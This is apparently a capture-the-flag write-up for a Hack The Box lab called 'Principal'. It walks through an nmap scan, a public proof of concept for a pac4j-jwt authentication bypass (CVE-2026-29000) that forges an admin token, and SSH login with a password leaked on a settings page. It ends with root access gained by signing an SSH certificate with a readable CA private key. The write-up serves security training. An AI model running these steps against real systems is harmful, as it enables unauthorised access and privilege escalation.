Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Principal]
└─$ nmap -sC -sV -Pn 10.129.197.221 -oN ./nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-16 03:58 +0000
Nmap scan report for 10.129.197.221
Host is up (0.67s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Thu, 16 Apr 2026 04:02:30 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-04-16T04:02:30.337+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Thu, 16 Apr 2026 04:02:27 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 16 Apr 2026 04:02:28 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Thu, 16 Apr 2026 04:02:29 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|     </html>
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Date: Thu, 16 Apr 2026 04:02:31 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 382
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 400 Illegal character CNTL=0x5</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 400 Illegal character CNTL=0x5</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>400</td></tr>
|     <tr><th>MESSAGE:</th><td>Illegal character CNTL=0x5</td></tr>
|     </table>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.98%I=7%D=4/16%Time=69E05E71%P=aarch64-unknown-linux-gn
SF:u%r(GetRequest,A4,"HTTP/1\.1\x20302\x20Found\r\nDate:\x20Thu,\x2016\x20
SF:Apr\x202026\x2004:02:27\x20GMT\r\nServer:\x20Jetty\r\nX-Powered-By:\x20
SF:pac4j-jwt/6\.0\.3\r\nContent-Language:\x20en\r\nLocation:\x20/login\r\n
SF:Content-Length:\x200\r\n\r\n")%r(HTTPOptions,A2,"HTTP/1\.1\x20200\x20OK
SF:\r\nDate:\x20Thu,\x2016\x20Apr\x202026\x2004:02:28\x20GMT\r\nServer:\x2
SF:0Jetty\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nAllow:\x20GET,HEAD,OPTI
SF:ONS\r\nAccept-Patch:\x20\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReques
SF:t,220,"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nDate:
SF:\x20Thu,\x2016\x20Apr\x202026\x2004:02:29\x20GMT\r\nCache-Control:\x20m
SF:ust-revalidate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=
SF:iso-8859-1\r\nContent-Length:\x20349\r\n\r\n<html>\n<head>\n<meta\x20ht
SF:tp-equiv=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>
SF:\n<title>Error\x20505\x20Unknown\x20Version</title>\n</head>\n<body>\n<
SF:h2>HTTP\x20ERROR\x20505\x20Unknown\x20Version</h2>\n<table>\n<tr><th>UR
SF:I:</th><td>/badMessage</td></tr>\n<tr><th>STATUS:</th><td>505</td></tr>
SF:\n<tr><th>MESSAGE:</th><td>Unknown\x20Version</td></tr>\n</table>\n\n</
SF:body>\n</html>\n")%r(FourOhFourRequest,13B,"HTTP/1\.1\x20404\x20Not\x20
SF:Found\r\nDate:\x20Thu,\x2016\x20Apr\x202026\x2004:02:30\x20GMT\r\nServe
SF:r:\x20Jetty\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nCache-Control:\x20
SF:must-revalidate,no-cache,no-store\r\nContent-Type:\x20application/json\
SF:r\n\r\n{\"timestamp\":\"2026-04-16T04:02:30\.337\+00:00\",\"status\":40
SF:4,\"error\":\"Not\x20Found\",\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt
SF:%2ebak\"}")%r(Socks5,232,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x
SF:20Thu,\x2016\x20Apr\x202026\x2004:02:31\x20GMT\r\nCache-Control:\x20mus
SF:t-revalidate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=is
SF:o-8859-1\r\nContent-Length:\x20382\r\n\r\n<html>\n<head>\n<meta\x20http
SF:-equiv=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n
SF:<title>Error\x20400\x20Illegal\x20character\x20CNTL=0x5</title>\n</head
SF:>\n<body>\n<h2>HTTP\x20ERROR\x20400\x20Illegal\x20character\x20CNTL=0x5
SF:</h2>\n<table>\n<tr><th>URI:</th><td>/badMessage</td></tr>\n<tr><th>STA
SF:TUS:</th><td>400</td></tr>\n<tr><th>MESSAGE:</th><td>Illegal\x20charact
SF:er\x20CNTL=0x5</td></tr>\n</table>\n\n</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.67 seconds
HTTP - TCP 8080
 From the bottom of the page, we can find the version of this service
 v1.2.0 pac4j
Also we can search about the vulnerable version of pac4j
CVE-2026-29000
https://github.com/advisories/GHSA-pm7g-w2cf-q238
pac4j-jwt: JwtAuthenticator Authentication Bypass via JWE-Wrapped PlainJWT

Also we can find the poc of this CVE
https://github.com/kernelzeroday/CVE-2026-29000
https://github.com/alihussainzada/CVE-2026-29000-Python-PoC-pac4j-JWT-AuthenticationBypass-Poc
After we running the exploit script, we can get the token
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Principal/CVE-2026-29000-Python-PoC-pac4j-JWT-AuthenticationBypass-Poc]
└─$ python3 poc.py \
--jwks http://10.129.197.221:8080/api/auth/jwks \
--user admin \
--role ROLE_ADMIN
[*] Fetching JWKS...
[+] Public key loaded
[+] PlainJWT created

=== Malicious JWE Token ===

eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImN0eSI6ICJKV1QiLCAia2lkIjogImVuYy1rZXktMSJ9.XVFj1Of1Ge_zFZug8pf1usPC3OrI4ExWraRhdz-5XIGQs33MzmELzeicSrfWQXNN0KXzmdAHYXJf5LY2fgxzew0890dnAAv8qtOUzHXiOpLpAVkVy7e6MHrWRqSZqGIMeM26bZvpMr5j9vnegaCo6IypW8wRzS6sovpTxGNXN3QO0qRV-3VKtBkrxlRyUQNXdhTBpnfbEjzo_5bwFYYi5zg3ypuSlwZVT6Ee0phehYaEtYyGPIsFSuu_KxA_jTGQBdGaT0qR3TDQu9yDavAOr9mmNy3npSwrQJlBoFVirXBhT3wuvM0IFTWiHAYYCUNISxtdBMvXHkPz1u6K1iqmQQ.EXSt-h9Y52IlEtyh.ZQZyOd5eK8kHbpWyu6BPsQzqDWeR478JCJC413XN6ze0dzZ2mgeWjkGuc9ynXgvNR2wiCNeikyDAspRrqd1gq5AK2f5xsduAU8WYt6Kkw_KW2OL1odgg1t-17uG1BQL_AGxD8EUpq9QhKmCX4OT8iaiI6FqqRX6uc5dJNGi0chT0HCn-4L7FwzP5Ezf9LSq5ymXZVU0Zh5zgMNxTEiB2bL00hdkOq08wjbkzFCMe_OKZROGBYg.mSN2bHgB6_uMM-FagZrXhw

Use it as:
Authorization: Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImN0eSI6ICJKV1QiLCAia2lkIjogImVuYy1rZXktMSJ9.XVFj1Of1Ge_zFZug8pf1usPC3OrI4ExWraRhdz-5XIGQs33MzmELzeicSrfWQXNN0KXzmdAHYXJf5LY2fgxzew0890dnAAv8qtOUzHXiOpLpAVkVy7e6MHrWRqSZqGIMeM26bZvpMr5j9vnegaCo6IypW8wRzS6sovpTxGNXN3QO0qRV-3VKtBkrxlRyUQNXdhTBpnfbEjzo_5bwFYYi5zg3ypuSlwZVT6Ee0phehYaEtYyGPIsFSuu_KxA_jTGQBdGaT0qR3TDQu9yDavAOr9mmNy3npSwrQJlBoFVirXBhT3wuvM0IFTWiHAYYCUNISxtdBMvXHkPz1u6K1iqmQQ.EXSt-h9Y52IlEtyh.ZQZyOd5eK8kHbpWyu6BPsQzqDWeR478JCJC413XN6ze0dzZ2mgeWjkGuc9ynXgvNR2wiCNeikyDAspRrqd1gq5AK2f5xsduAU8WYt6Kkw_KW2OL1odgg1t-17uG1BQL_AGxD8EUpq9QhKmCX4OT8iaiI6FqqRX6uc5dJNGi0chT0HCn-4L7FwzP5Ezf9LSq5ymXZVU0Zh5zgMNxTEiB2bL00hdkOq08wjbkzFCMe_OKZROGBYg.mSN2bHgB6_uMM-FagZrXhw
The app.js file defines a class named TokenManager:
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }

    static setToken(token) {
        sessionStorage.setItem('auth_token', token);
    }

    static clearToken() {
        sessionStorage.removeItem('auth_token');
    }

    static isAuthenticated() {
        return !!this.getToken();
    }

    static getAuthHeaders() {
        const token = this.getToken();
        return token ? { 'Authorization': `Bearer ${token}` } : {};
    }
}
It shows that the JWT is stored in the session store under the name auth_token. I will save the generated token using the browser developer tools console:
sessionStorage.setItem('auth_token', 'eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImN0eSI6ICJKV1QiLCAia2lkIjogImVuYy1rZXktMSJ9.XVFj1Of1Ge_zFZug8pf1usPC3OrI4ExWraRhdz-5XIGQs33MzmELzeicSrfWQXNN0KXzmdAHYXJf5LY2fgxzew0890dnAAv8qtOUzHXiOpLpAVkVy7e6MHrWRqSZqGIMeM26bZvpMr5j9vnegaCo6IypW8wRzS6sovpTxGNXN3QO0qRV-3VKtBkrxlRyUQNXdhTBpnfbEjzo_5bwFYYi5zg3ypuSlwZVT6Ee0phehYaEtYyGPIsFSuu_KxA_jTGQBdGaT0qR3TDQu9yDavAOr9mmNy3npSwrQJlBoFVirXBhT3wuvM0IFTWiHAYYCUNISxtdBMvXHkPz1u6K1iqmQQ.EXSt-h9Y52IlEtyh.ZQZyOd5eK8kHbpWyu6BPsQzqDWeR478JCJC413XN6ze0dzZ2mgeWjkGuc9ynXgvNR2wiCNeikyDAspRrqd1gq5AK2f5xsduAU8WYt6Kkw_KW2OL1odgg1t-17uG1BQL_AGxD8EUpq9QhKmCX4OT8iaiI6FqqRX6uc5dJNGi0chT0HCn-4L7FwzP5Ezf9LSq5ymXZVU0Zh5zgMNxTEiB2bL00hdkOq08wjbkzFCMe_OKZROGBYg.mSN2bHgB6_uMM-FagZrXhw')
Then visit /url, you will be redirected to the dashboard page.

Also we can check the settings page now
 Also got the other versions and a encrypted key
javaVersion 21.0.10

authFramework pac4j-jwt

authFrameworkVersion 6.0.3

encryptionKey D3pl0y_$$H_Now42!
That seems like a password
 There’s also a reference to a path I’ll use for
 privesc.
There is another user page to give us some information

svc-deployleads to Service account for automated deployments via SSH certificate auth.
Let's try to use the credit svc-deploy:D3pl0y_$$H_Now42!to ssh connect
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Principal/CVE-2026-29000-Python-PoC-pac4j-JWT-AuthenticationBypass-Poc]
└─$ ssh svc-deploy@10.129.197.221
The authenticity of host '10.129.197.221 (10.129.197.221)' can't be established.
ED25519 key fingerprint is: SHA256:ibvdsZXiwJ6QUMPTxoH3spRA8hV9mbd98MLpLt3XG/E
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.197.221' (ED25519) to the list of known hosts.
svc-deploy@10.129.197.221's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
svc-deploy@principal:~$ whoami
svc-deploy
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
Privilege Escalation
I would like check sudo -lfirstly
svc-deploy@principal:~$ sudo -l
[sudo] password for svc-deploy:
Sorry, user svc-deploy may not run sudo on principal.
Remember before, we have known
It suggests checking the /opt/principal/ssh file and confirming that certificate authentication is enabled.
svc-deploy@principal:/opt/principal/ssh$ ls
README.txt  ca  ca.pub
svc-deploy@principal:/opt/principal/ssh$ cat README.txt
CA keypair for SSH certificate automation.

This CA is trusted by sshd for certificate-based authentication.
Use deploy.sh to issue short-lived certificates for service accounts.

Key details:
  Algorithm: RSA 4096-bit
  Created: 2025-11-15
  Purpose: Automated deployment authentication
Let's continue to enumerate other information
svc-deploy@principal:/opt/principal$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
Typically, after configuring TrustedUserCAKeys, you'll also set AuthorizedPrincipalsFile or AuthorizedPrincipalsCommand to define how users and principals are matched. If not specified, the certificate principal will be directly mapped to the username.
This means that if I create a signing certificate for the root principal using a CA private key that I have access to, it will run as the root user. Setting PermitRootLogin to prohibit-password prevents password verification of PermitRootLogin but still allows public key and certificate verification, so this method is effective.
I can use an existing key, and I will sign it using ssh-keygen -s (signing), -I wither (arbitrary identity label), and -n root (principal name, which maps directly to the root username since there is no AuthorizedPrincipalsFile) and a CA key:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Principal]
└─$ ssh-keygen -t ed25519 -f root
Generating public/private ed25519 key pair.
Enter passphrase for "root" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root
Your public key has been saved in root.pub
The key fingerprint is:
SHA256:3AyDs315My4F684RJQql87Lu7hENysHkx4pNkGxZG/c wither@localhost
The key's randomart image is:
+--[ED25519 256]--+
| ..++ . .        |
|  == = =         |
| .  * X E o .    |
|   = = @ * *     |
|  . = + S B =    |
|       + o = o   |
|      o   + .    |
|     . . o o     |
|     +=   o      |
+----[SHA256]-----+

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Principal]
└─$ chmod 600 ca

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Principal]
└─$ ssh-keygen -s ca -I wither -n  root root
Signed user key root-cert.pub: id "wither" serial 0 for root valid forever

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Principal]
└─$ ssh -i root root@10.129.197.221
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@principal:~# id
uid=0(root) gid=0(root) groups=0(root)
root@principal:~# whoami
root
Description
Foothold
